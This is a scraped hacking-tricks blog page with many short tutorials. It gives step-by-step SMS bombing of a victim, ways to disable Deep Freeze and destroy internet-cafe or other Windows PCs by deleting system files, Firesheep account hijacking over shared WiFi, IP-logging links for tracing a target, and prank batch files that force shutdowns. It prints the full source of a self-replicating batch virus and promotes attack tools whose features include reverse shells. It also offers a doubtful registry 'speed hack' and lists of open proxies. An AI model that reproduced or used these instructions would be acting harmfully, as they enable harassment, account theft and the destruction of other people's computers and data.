



468x60 Ads

Demo image Demo image Demo image Demo image Demo image >
Showing posts with label PC Tricks. Show all posts
0 comments


!WARNING!! SMS SPAM IS ILLEGAL UNDER COMMUN LAW IN MOST JURISDICTIONS! I AM NOT RESPONSABLE FOR HOW YOU USE THIS INFORMATION!!

I found an easy way to send someone hundreds of sms texts. And I will now show you how to do it

This Tutorial will teach you how to SMS bomb for free. And without untrusted software.

Things you will need
1.Mozilla Firefox Browser.
2.iMacros Firefox Addon. https://addons.mozilla.org/en-US/firefo ... r-firefox/
3.Free sms website with no login or captcha. Send Free SMS Here http://www.send-sms-now.com/
4.Internet Access

STEP1. Open Firefox and navigate to www.Send-Sms-Now.com
STEP2. Open up iMacros by pressing the F8 key.
STEP3. Look to the left of your Firefox browser and you will see iMacros. On the bottom of the iMacros you will see 3 tabs PLAY | REC. | EDIT . Click on the REC. Tab you will see buttons that say RECORD, SAVE, LOAD, and STOP. Click the RECORD button.

STEP4. After you press the RECORD Button look back at the sms sending website you opened earlyer and you should see Country, Operator, Mobile Number, From, Message, and a Send Message button. Fill out the information and click the send message button when you are done. The page should load and at the top it should say "Message Sent".(If you dont see the Message Sent at the top of the page then start over because you did something wrong.

STEP5. Look back over to the left at iMacros and click the STOP Button. Then click the Save button and you will get a window that opends up asking you what you want to save it as. Type what ever you want and click save and close.

STEP6. Now click the PLAY Tab on iMacros and look at the top of iMacros and search for the file you just saved.(The one from STEP5.) Click the file and then look down and you should see a PLAY, PAUSE, & STOP Button. You will also see a couple of textboxes to enter the number of times you want to bomb the victum with text messages. Enter the number of texts you want to send were it says Repete Macro Max: (I usualy put like 500 ). Then click the PLAY (LOOP) Button and kick back and let the sms bombing begin.

(IF YOU GET AN ERROR CLICK THE REC. TAB AND THEN CLICK THE CLICK MODE BUTTON AND YOU WILL GET A POPUP. MAKE SURE THE "SELECT THE BEST CLICK MODE AUTOMATICLY" OPTION IS CHECKED AND FOLLOW MY TUTORIAL AGAIN AND IT SHOULD WORK.)

This Seems Like A Lot Of Steps Just To SMS Bomb Somone But I Promise You After You Do This Once Or Twice You Should Have It Down Packed. It Is Safer Than Downloading Third Party Software That Could Be Infected With A Virus Or Just Doesn't Work. This Should Work And Is Veary Easy and Quick After You Do It Once Or Twice.

How to destroy a computer in an internet cafe....

0 comments

Ahh...for educational purpose only.............

Almost all internet cafes today have Deep Freeze...but what is deep freeze??

-->

Deep Freeze, by Faronics, is an application suite for Linux, Mac OS X, and Microsoft Windows. Deep Freeze gives administrators the ability to protect the core operating system files and configuration files of an environment without eliminating the usability for (most) end users.

To know more about Deep Freeze ------> http://en.wikipedia.org/wiki/Deep_Freeze_(software

To know if the computer that you are using is in a Deep Freeze Frozen State...
you should see a icon at the bottom right side of your desktop that looks like this----->>>>


If you see this icon....the computer is in a frozen state....meaning.....
if you will install any software or if you will save any documents in the PC...a simple restart will erase all things that you saved when you are using it.....

DeepFreeze has a password....but how can you disable this????

first go to the bios menu....i'm sure you all know where it is.....

-----> when you start your computer....press del button until the menu goes blue.....

Change the year 2 years earlier from the present...
example.....

the year now is 2009-----change it to 2007
then continue the start up.....

the next thing that you will do is to shut the DF5serv.exe <---this can be found in the process list when you press ctrl+alt+del button when you are in the desktop...
question---> what if the task manager is disabled by the admin??
download this:
http://www.taskmanagerfix.com/

after finding the process DF5serv.exe...
end its process......

NOTE: If you will not change the date in the bios...
when you'll try to kill the DF5Serv.exe, the computer will tell you that DF5Serv.exe will not be accessible or it is access denied.....

if the kill process is successful, now you should uninstall the DeepFreeze....you can uninstall it by downloading this:

http://download.cnet.com/Deep-Freeze-Sta...72668.html

Here comes the interesting part.....

Ask yourself....

how can you destroy or how can you make a corruption in the system software??

Simply by virus.......

there are many virus generators here......just use the search button.....

Goodluck!!!!


TOR++ [FREE INTERNET FOR GLOBE TATTOO/SUN AND SMART BROADBAND]

7 comments

Advantage:
Many option for TOR combination.
Portable no .net framework needed.
Very easy for establishing connection on TOR network.


Q: What is TOR++ ?

A: Tor++ is a combination of 4 main tunneling software such as Polipo, Privoxy, Gpass, and Gtunnel which using the TOR engine to access the internet through TOR network.

Q: how to use it?
A: 
* Download tor++
* Connect your PC in your ISP.
* Execute tor++, and wait until it build a TOR circuit.
* And now you can deploy the embedded tunneling software.

Q: How do I configure my browser.
A: Configuring your web browser is depend on what tunneling sw you've depoyed.

PRIVOXY 127.0.0.1:8000
POLIPO 127.0.0.1:8000
GPASS 127.0.0.1:8000
GTUNNEL 127.0.0.1:8081
Proxifier Directly No need

Note: I assigned privoxy, polipo and gpass on the same port so that it would be easy for us to
switch if we wanted. When you deploy GTUNNEL you dont need to configure your browser
it's automatically configure and run browser for you.


Q: How about proxifier?
A: Running Proxifier is optional, if you dont want to configure your browser manualy then 

* Run Proxifier as relay - you can use proxifier to tunnel you programs (AV, YM, amfrog, etc) on deployed tunneling sw.
Programs <--> Proxifier <--> Gpass/Polipo/Privoxy/Gtunnel <--> Tor <--> Internet

* Run Proxifier Directly - you can use proxifier to tunnel you programs (AV, YM, amfrog, etc) on TOR network directly.
Programs <--> Proxifier <--> Tor <--> Internet


Note: Source files will be extracted at C:\FBT. [kung gusto nyo likutin setting]

Para sa mga di makapag-paconnect ng tor.

1. synchronize mo date and time mo.
2. check mo firewall settings, and other firewall services na nagrurun sa pc mo..
3. then download mo to.. >
 http://www.4shared.com/file/VAyuxWMa/tor.html
(certificate, descriptor, and consensus ng PC ko laman nyan.. extract mo lang.)
4. copy mo yung mga lamang file. lagay mo sa directory nato "C:\Users\%user_name_mo%\AppData\Roaming\tor" overwrite mo lahat and make sure hindi running tor++ mo..
5. then run mo ulit ung tor++ dapat 80% agad bootsrapped nya.


source: www.symbianize.com


Fast way to destroy a computer manually[Black Hat]

0 comments

So simple, but yet so deadly.
Simple way to blow up windows operated PC.
Lets say your in front of a computer(Windows only) and you forgot your virus flash drive,
Kicking it will take some time, so I wrote this.
10 to 60 seconds
Won't work on school because they have "magic card" which revive the computer every time he come up.
And you must be admin.

Lets start:

Way 1(10 sec):
"my computer" > "C:/" > delete "ntldr" > Restart computer.
Simple eh?
But sometimes you cant see ntldr file, because its hidden,
So we move to "way 2" which will make us able to see hidden files,
Only If we can't see ntldr.

Way 2(50 sec)
Go to any folder(in our case C:/)
To see hidden files:
1.On the Tools menu in Windows Explorer, click Folder Options.
2.Click the View tab.
3.Under Hidden files and folders, click Show hidden files and folders.

Then "my computer" > "C:/" > delete "ntldr" > Restart computer.

Windows 7 way(20 sec)(Works XP)
Since way 1 and 2 does not work on windowns 7 try this:
Task manger(Alt+Ctrl+Delete) > Applications tab > "New Task" > type in "system" > "OK" > Delete all files in the folder that just opened.

Credits: alonalon

Hack Your Firefox to Speed UP

0 comments


* 1st: We will accelerate the start of firefox :

Right click on you firefox shortcut ( it works just on the shortcut ) and go to properties, after , on target, add this " /Prefetch:1 " at the end ( you will have something like this "C:\Program Files\Mozilla Firefox\firefox.exe" /Prefetch:1 " ) dont forget the space before /Prefetch:1


* 2nd: We will increase the speed of loading pages :

In the address bar of Firefox, type " about: config " then press enter. After search using filter the following values :
- network.dns.disableIPv6
- network.http.pipelining
- network.http.proxy.pipelining
- network.http.pipelining.maxrequests

and by double clicking on values :

- set "network.dns.disableIPv6" to "true" ,
- set â€Å“network.http.pipeliningâ€� to â€Å“trueâ€� ,
- Set â€Å“network.http.proxy.pipeliningâ€� to â€Å“trueâ€� and ,
- Set â€Å“network.http.pipelining.maxrequestsâ€� to some number like 9 ( this means it will make 9 requests at once) you can make 30 or 100, but the network administrators do not like it too )


* 3rd: Right-click anywhere and select New-> Integer. Name it â€Å“nglayout.initialpaint.delayâ€� and set its value to â€Å“0″ ( this value is the amount of time the browser waits before it acts on information it receives.)


* 4th: We will create values to optimize the rendering and loading of pages:

- Right-click anywhere and select New-> Channel. Name it "content.notify.backoffcount" and set it's value to "five 5"

- Right-click anywhere and select New-> Channel. Name it "ui.submenuDelay" and set it's value to " 0"

- Search the channel named "plugin.expose_full_path" and set it to "true"


* 5th: The last one , we wxill disble caching of recent pages visited:

- search the channel named " browser.sessionhistory.max_total_viewers" and set it to "0"

- Right-click anywhere and select New-> Channel. Name it "browser.cache.memory.capacity" and set it's value to "0"


And then, restart Firefox to take into account the new settings.


How To Hack Into Computers Through WiFi

0 comments

The internet is ever growing and you and I are truly pebbles in a vast ocean of information. They say what you don’t know can’t hurt you. When it comes to the Internet believe quite the opposite. On the Internet there a millions and millions of computer users logging on and off on a daily basis. Information is transferred from one point to another in a heartbeat. Amongst those millions upon millions of users, there’s you.

In this tutorial i am going to show you how to to access someone's facebook, youtube, and many other accounts which is using the same WiFi as you.

You need:
  1. Mozilla Firefox
  2. Firesheep - A Firefox extension that demonstrates HTTP session hijacking attacks.
  3. WinPcap - WinPcap is an open source library for packet capture and network analysis for the Win32 platforms. It includes a kernel-level packet filter, a low-level dynamic link library (packet.dll), and a high-level and system-independent library.

Step 1: Install WinPcap then drag the Firesheep add-on, and put it on the Firefox icon. Firefox will open and will ask you to install the add on. Install it and restart Firefox.

Step 2: Open the add-on (You can do it by clicking on View -> Sidebar -> Firesheep), then click on Start Capturing and it'll start capturing, and as soon as somebody logs in any account it'll show up the logs, and then you can access their account.

Simple, but functional and VERY effective method to hack someones facebook, youtube, myspace, etc. account through WiFi.

Do you have questions, comments, or suggestions? Feel free to post a comment!

Wi-fEye - An automated network penetration testing tool

0 comments

Wi-fEye is designed to help with network penetration testing, Wi-fEye will allow you to perform a number of powerful attacks Automatically, all you have to do is to lunch Wi-fEye, choose which attack to perform, select your target and let Wi-fEye do the magic !!
Wi-fEye is divided to four main menus:
 
1. Cracking menu: This menu will allow you to:
  • Enable monitor mode
  • View avalale Wireless Networks
  • Launch Airodump-ng on a specific AP
  • WEP cracking: this will allow you to perform the following
    attacks automatically:
  • Interactive packet replay.
  • Fake Authentication Attack.
  • Korek Chopchop Attack.
  • Fragmentation Attack.
  • Hirte Attack (cfrag attack).
  • Wesside-ng.
  • WPA Cracking: This contains the following attacks:
  •  Wordlist Attack
  •  Rouge AP Attack.

2.  Mapping: this menu will allow you to do the following:
  • Scan the network and view the connected hosts.
  • Use Nmap Automatically.

3. MITM: this menu will allow you to do the following Automatically:
  • Enable IP forwarding.
  • ARP Spoof.
  • Launch ettercap (Text mode).
  • Sniff SSL/HTTPS traffic.
  • Sniff URLs and send them to browser.
  • Sniff messengers from instant messengers.
  • Sniff images.
  • DNS Spoof.
  • HTTP Session Hijacking (using Hamster).

4. Others: this menu will allow you to o the following automatically:
  • Change MAC Address.
  • Hijack software updates (using Evilgrade).
Official Website: http://wi-feye.za1d.com/t
Download page: http://wi-feye.za1d.com/Download.html

New and Updated ProXpn and Cproxy Stable, Reliable and Fast Parent Proxy (December 1,2010)

0 comments

212.118.224.152:80
85.254.213.163:80
164.78.252.24:80
189.9.0.3:80
119.147.113.116:80 
119.167.219.78:80
67.228.42.208:80 
202.85.233.8:80 
72.52.96.18:80 
80.74.114.58:80 
72.52.96.11:80 
66.197.252.182:
80 94.155.46.7:80 
208.100.40.47:80 
212.118.224.153:80 
212.118.224.150:80 
201.64.156.82:8080 
62.121.73.248:8080 
187.12.121.2:8080 
122.139.60.99:8080 
200.195.38.98:8080 
201.64.156.82:8080 
201.64.156.82:8080 
121.8.142.60:8080 
92.114.228.74:8080 
62.121.73.248:8080

SETTING UP PROXPN TUTORIAL HERE

SQLNinja 0.2.5 Released! Exploit SQL Injection Vulnerabilities

2 comments

Hello security enthusiasts,

It's been 2 years, but a new version of sqlninja is out at Sourceforge!

Introduction
============
Sqlninja is a tool to exploit SQL Injection vulnerabilities on a web application that uses Microsoft SQL Server as its back-end. Its main goal is to provide an interactive access on the vulnerable DB server, even in a very hostile environment. It should be used by penetration testers to help and automate the process of taking over a DB Server when a SQL Injection vulnerability has been discovered. It is written in Perl, it is released under the GPLv2 and so far has been successfully tested on:

- Linux
- FreeBSD
- Mac OS X

You can find it, together with a flash demo of its features, at the addresshttp://sqlninja.sourceforge.net

What's new
==========
# Proxy support (it was about time!)
# No more 64k bytes limit in upload mode
# Upload mode is also massively faster
# Privilege escalation through token kidnapping (kudos to Cesar Cerrudo)
# Other minor improvements

What's not so new
=================
# Fingerprint of the remote SQL Server (version, user performing the queries, user privileges, xp_cmdshell availability, DB authentication mode)
# Bruteforce of 'sa' password (in 2 flavors: dictionary-based and incremental)
# Privilege escalation to sysadmin group if 'sa' password has been found
# Creation of a custom xp_cmdshell if the original one has been removed
# Upload of netcat (or any other executable) using only normal HTTP requests (no FTP/TFTP needed)
# TCP/UDP portscan from the target SQL Server to the attacking machine, in order to find a port that is allowed by the firewall of the target network and use it for a reverse shell
# Direct and reverse bindshell, both TCP and UDP
# DNS-tunneled pseudo-shell, when no TCP/UDP ports are available for a direct/reverse shell, but the DB server can resolve external hostnames (check the documentation for details about how this works)
# Evasion techniques to confuse a few IDS/IPS/WAF
# Integration with Metasploit3, to obtain a graphical access to the remote DB server through a VNC server injection

Happy Hacking..!!

Get Location Of Anyone On Internet

0 comments


Let’s say you want to hack your friend’s computer. Well the first and the essential thing to do (of course if you’re hacking over the Internet) is to find out his IP address. There are several methods of doing it but here’s an easy one. The only thing you have to do is to actually make your friend click a link you send him. When that person clicks the link, you will receive information like IP Address, Country, Host name, Operating System /Browser Details and region name . Just follow instructions below:
Go to this link , here you have to type in your email  address. Afterwards you’ll get a unique link that looks kinda like this one here http://acmepeers.com/?u=vyg. When someones clicks that link you will receive tracing reports to your email .
It looks like this .


This method will not work if the person whose information you want to get is using a proxy server.
Then you will get false information.

How to create a locked folder in Win XP

0 comments

To create a locked folder we need to create two batch files. The first batchfile will “lock” the folder (actually it will turn the ordinary folder into a link to the Control Panel using an address code), and the other one  will “unlock” it. When someone tries to access that folder, he will be redirect to Control Panel(we can in fact type in any address code so that the user could be redirected to wherever we want). You should hide these batch files, especially the second one.
1. Create a folder, that you will use to store your protected data. For this example, I created a folder called “locked”, and put that folder in My Documents.
2. Open Notepad and copy this code ren “FOLDERNAME FOLDERNAME.{21EC2020-3AEA-1069-A2DD-08002B30309D}
“FOLDERNAME” change in to name of your folder, in this example “FOLDERNAME” is locked.My code looks like this ren locked.{21EC2020-3AEA-1069-A2DD-08002B30309D} locked
Save notepad file like lock.bat in My Documents. In option Save as Type, select All Files


3. Open another notepad file and copy this code ren FOLDERNAME.{21EC2020-3AEA-1069-A2DD-08002B30309D} “FOLDERNAME” , Save file as in Step 2, just choose a different filename , like unlock.bat
After this we can see in My Documents something like this:

If we open (double click) lock.bat our folder will turn into a link to Control Panel, and the files will not be visible. until we use unlock.bat
 

How to make a facebook virus 2010

0 comments


I heard from many of my friends that a
virus is spreading on facebook which
delete our accounts,I first thought it
could have been a trojan that spread
out,Then i found out that its just
simple prank to shutdown your pc,Now
today i will show you  how to make a
facebook virus  to trick your friends
In this tutorial I will show you how to
make a Facebook virus using simple
commands on notepad. .This will make the
victim think they have got a virus when
they click on an icon such as Internet
Explorer .


How to make a fake facebook virus
– method

1) Open notepad
2) Type this in :

@echo off
msg * WARNING VIRUS DETECTED!!!!! AFTER
5 MINUTES YOUR FACEBOOK ACCOUNT WILL BE
DELETED !!!!TO REMOVE THE VIRUS CLICK OK
OR CLOSE THIS BOX!
PAUSE
shutdown -r -t 300 -c ” SORRY!!!
YOUR FACEBOOK ACCOUNT ARE NOW BEING
DELETED !!! PLEASE WAIT
………..”


3) Save it as  something.bat
4)Right click on Internet Explorer .bat
and click Create Shortcut
5)Right click on shorcut and click
Properties.
6) Click Change Icon
7.Choose Internet Explorer icon or
similar , click OK , then click Apply

Now your  facebook virus  is almost
ready

8).Delete real shortcut and replace it
with fake . When victim click on it , he
will get warning messages that looks
like this:


Boost your Cable/DSL speed: a Registry Hack

0 comments


Here is a simple way to boost your
Cable/DSL speed, just copy the ENTIRE
BOLD text in the “quote” box
below to Notepad, then save them as
*.reg files, ie
“DslBoost.reg”.
Then all you have to do to
modify/restore is double-click the *.reg
file!!


REGEDIT4
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Servic
es\Tcpip\Parameters]
“GlobalMaxTcpWindowSize”=dword:0000ffff


It has worked wonders with me as it
increased my speed from 5.0mbps all the
way to 9.9mbps or sometimes a whole damn
lot more like once it hit 15.7mbps youve
got to try it!! 

If u want to test your speed before and
after the hack, goto  this link  for a
free test of speed.

In my machine this hack has worked well,
but I haven’t tried for other
machines. If this hack don’t work
for your machine, just simple doing the
“undo registry” like thats
above. Here is entry for undoing this
hack:


REGEDIT4
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Servic
es\Tcpip\Parameters]
“GlobalMaxTcpWindowSize”=dword:00007fff


Remember that its for Cable/DSL  only
and not for crazy Dial-up!!

Note:
Some people confuse “Servic
es” and change it to
“Services”. DON’T do
this because it makes the hack not
work!! Also, it took me a while to find
out where I saved this so please thank
me for this!!!
BTW: PLEASE make sure the “Hide
extensions for known file types”
option is unchecked……..this
will enable you to change the file type
from *.txt to *.reg and activate the
hack.


DUMMY virus 3 — Latest 2010

0 comments


It will affect *.com and *.EXE files .It
will multiply itself and may get more
dangerous when altered.
Here is the code -
The code
Here is the code -

********************************************************************


@echo off>nul.ViRuS
if “%1==”/ViRuS_MULTIPLY
goto ViRuS_multiply
if “%1==”/ViRuS_OUTER_LOOP
goto ViRuS_outer_loop
if “%1==”/ViRuS_FINDSELF
goto ViRuS_findself
if “%VOFF%==”T goto
ViRuS_OLDBAT

set ViRuSname=%0
if not exist %0.bat call %0
/ViRuS_FINDSELF %path%
if not exist %ViRuSname%.bat set
ViRuSname=
if “%ViRuSname%==” goto
ViRuS_OLDBAT

rem ViRuS if batch is started with
name.BAT, virus will not become active
rem ViRuS it was a bug, now it’s a
feature ! (also notice the voff
variable)
rem ViRuS also if batch was only in an
append /x:on path (chance=minimal)

attrib +h %ViRuSname%.bat
for %%a in (%path%;.) do call %0
/ViRuS_OUTER_LOOP %%a
attrib -h %ViRuSname%.bat
set ViRuSname=
goto ViRuS_OLDBAT

:ViRuS_findself
if “%2==” goto
XXX_END>nul.ViRuS
if exist %2\%ViRuSname%.bat set
ViRuSname=%2\%ViRuSname%
if exist %ViRuSname%.bat goto XXX_END
if exist %2%ViRuSname%.bat set
ViRuSname=%2%ViRuSname%
if exist %ViRuSname%.bat goto XXX_END
shift>nul.ViRuS
goto ViRuS_findself

:ViRuS_outer_loop
for %%a in (%2\*.bat;%2*.bat) do call %0
/ViRuS_MULTIPLY %%a
goto XXX_END>nul.ViRuS:ViRuS_multiply
find “ViRuS”
<%ViRuSname%.bat >xViRuSx.bat
find /v “ViRuS” <%2 |find
/v “:XXX_END”
>>xViRuSx.bat
echo :XXX_END>>xViRuSx.bat
copy xViRuSx.bat %2>nul
del xViRuSx.bat
goto XXX_END>nul.ViRuS

:ViRuS_OLDBAT
echo on>nul.ViRuS
echo This is the dummy Virus

MAKE COMPUTER KEEP RESTARTING (fake virus)

1 comments

MAKE COMPUTER KEEP RESTARTING 

1.open note pad  

2.type “shutdown -s” with
out quotes 

3.save the file with .bat extension 

4.explaination,u have created a prog
which shutdowns the pc with in 30
of executing the file 

5. now open “x:\Documents and
Settings\USERNAME\Start
Menu\Programs\Startup\” (x->is
the drive on which ur windows has been
installed and USERNAME is the username)


6.paste a shortcut on this directory 

NOW WHEN EVER UR FRIEND STARTS HIS PC a
count down will start after 30 sec his
pc will shutdown
u can also make his pc restart instead
of shutting down.. just replace
“shutdown -s” “restart
_s” 

enjoy…. this is not a virus but
look so….